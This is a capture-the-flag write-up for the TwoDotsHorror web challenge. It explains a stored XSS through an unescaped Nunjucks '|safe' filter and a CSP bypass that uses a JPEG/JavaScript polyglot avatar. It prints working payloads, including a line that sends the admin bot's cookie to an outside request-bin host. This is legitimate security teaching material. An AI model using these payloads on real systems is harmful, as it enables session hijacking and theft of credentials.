TwoDotsHorror HTB Writeup
Everything starts from a dot and builds up to two. Uniting them is like a kiss in the dark from a stranger.
Recon Phase
We are presented with a login page into the website where we are given the option to register or login. Upon registering and logging in we enter the feed page where we can submit our feeds , view our profile page or logout

We try to submit a random feed “Hello” , but we get an error saying “Your story must contain two sentences! We call it TwoDots Horror!”. This meant that we had to submit two sentences , ie the string that we send must contain two periods (‘..’).
We the pass a string like “Hello . Hello” which returns “Your submission is awaiting approval by Admin!”. We then try to pass a string like “Hello ..” which also is accepted by the website. Interesting!
We then visit the profile page where we have the option to upload our avatar , ie an image
Source Code Analysis
Upon analyzing the source code , we find that that there is a review.html page where our stories are being sent to be approved by the admin. On further inspection we see that the review.html page can only be accessed by the localhost.
Interestingly we also uncover that there is a bot.js file which visits the review.html page and the cookie of the browser that it uses (puppeteer) contains the flag as its cookie
The bot visits the review.html page once we have submitted our feed (story). Notice that the code only checks if the given input only has two periods in it, not where they occur.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
router.post("/api/submit", AuthMiddleware, async (req, res) => {
  return db
    .getUser(req.data.username)
    .then((user) => {
      if (user === undefined) return res.redirect("/");
      const { content } = req.body;
      if (content) {
        twoDots = content.match(/\./g);
        if (twoDots == null || twoDots.length != 2) {
          return res
            .status(403)
            .send(
              response(
                "Your story must contain two sentences! We call it TwoDots Horror!",
              ),
            );
        }
        return db.addPost(user.username, content).then(() => {
          bot.purgeData(db);
          res.send(response("Your submission is awaiting approval by Admin!"));
        });
      }
      return res.status(403).send(response("Please write your story first!"));
    })
    .catch(() => res.status(500).send(response("Something went wrong!")));
});
(index.js under routes folder)
Even though the name of the function says PurgeData, the bot doesn’t delete any feeds we send
So how do we get the flag?
Vulnerability
1
{{ post.content | safe }}
(review.html)
We inspect the main index.js and we find that the website uses nunjucks templating engine , and it has been set to autoescape : true
1
2
3
4
nunjucks.configure("views", {
  autoescape: true,
  express: app,
});
Autoescape in nunjucks will escape all dangerous characters so that it doesn’t render them
Source : Nunjucks (mozilla.github.io)
What this means is that , wherever nunjucks renders contents in any html file under the views directory, nunjucks will escape all the dangerous characters (like html tags) present in the contents
This means that we wont be able to pass any html script tags for an XSS… or maybe we can
Upon analyzing the review.html we can see that the rendering of the feed we send has be defined as
1
2
3

<p>{{ post.content|safe }}</p>
What does this mean?

Source: Nunjucks (mozilla.github.io)
Bingo! This means that we can actually send html payloads while submitting the feeds, which will not be escaped by nunjucks , thus giving us successful XSS.
In order to test the exploit we setup the lab locally and we pass an XSS like
1
..</p><script>alert(1)</script><p>
The two dots have been added to the payload in order to bypass the filter that checks for two periods. The </p> and the <p> tags closes their respective tags.
Also note that we comment out the line from the code from the index.js where the bot intervenes so that we can test if our payload successfully worked, otherwise the payload would get executed in the bots browser, giving us no result
We send our payload and when we visit the review endpoint we get no XSS. Hmm….
Upon debugging for the issue, we notice an error in the console

Interesting… , a CSP violation error. So what is a CSP?
Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross-Site Scripting (XSS) and data injection attacks.
| Source : [Content Security Policy (CSP) - HTTP | MDN (mozilla.org)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP) |
So what is the Content-Security-Policy that has been set on this website? We can see that there is a CSP defined in the main index.js
1
2
3
4
5
6
7
app.use(function (req, res, next) {
  res.setHeader(
    "Content-Security-Policy",
    "default-src 'self'; object-src 'none'; style-src 'self' https://fonts.googleapis.com; font-src 'self' https://fonts.gstatic.com;",
  );
  next();
});
So what does the CSP violation error mean?
The error means that the CSP doesn’t allow us to execute inline scripts. Inline scripts are nothing but pieces of code snippets that are embedded in the HTML file.
Source : web application - What is an inline script? - Information Security Stack Exchange
So this concludes on the fact that we cannot directly send scripts into the webpage to generate an XSS. So how do we solve this challenge, is this the dead end? Not actually
The defined CSP doesn’t prevent us from executing external scripts , example
1
<script src="http://example.com/script.js"></script>
This means that we can make the browser execute javascript code from a different file present in the same origin
But this arises to a question , where can we upload the javascript to successfully retrieve the flag?
Bypassing CSP using polyglot JPEGs
We did note that there is a profile page where we can upload avatars. Upon inspecting the source code of the UploadHelper.js we can see that the website accepts only JPEG files and the file has to have a dimension of 120x120.
So is there a way in which we can sneak Javascript within the JPEG or something similar. Looks like there is a way. It is by using a polyglot JPEG
So what is a polyglot? Polyglots are computer programs or scripts (or other files) written in a valid form of multiple programming languages or file formats. So that means we can construct a valid image that is both a JPEG as well as a Javascript file.
Thanks to this article : Bypassing CSP using polyglot JPEGs | PortSwigger Research
We have all the information we need , now its time to develop the exploit
Payload Creation
First we need to generate a polyglot JPEG that contains our exploit code. We can generate desired JPEG file of the required dimensions from this website
https://onlinejpgtools.com/generate-random-jpg
Then we need to make that into a valid polyglot which we can thanks to this resource
https://github.com/Wuelle/js_jpeg_polyglot
In order to get the cookie (flag) from the bot, we need to craft the payload in such a way that the cookie is send from the bot to our web server. We can do this by the following payload
1
=document.location = "https://ensah34vrxak.x.pipedream.net/?cookie" +encodeURIComponent(document.cookie);/*
This payload is going to be embedded into the exploit image which we would upload into the webserver which we have hosted in request bins.
Now we need an XSS which would call this image and execute it. Thanks to the resource which was mentioned earlier (https://portswigger.net/research/bypassing-csp-using-polyglot-jpegs) we get the payload
1
..</p><script charset="ISO-8859-1" src="/api/avatar/dumbo?t=5677"></script><p>
The image is loaded from the /api/avatar/dumbo?t=5677 endpoint (Dumbo is our username)
We need to pass a random number between 1111 and 9999 because
1
2
3
4
<img
  class="nes-avatar is-rounded profile-avatar"
  src="/api/avatar/{{ user.username }}?t={{ range(1111, 9999)|random }}"
/>
Now its time for exploitation
Execution
First we upload the polyglot image into the profile section which gets successfully uploaded
Then in the feed section we pass the following payload:
1
..</p><script charset="ISO-8859-1" src="/api/avatar/dumbo?t=5677"></script><p>
After that we can see the flag that has been sent to the request bin website

Hope this write-up helped you understand polyglots and CSP ❤️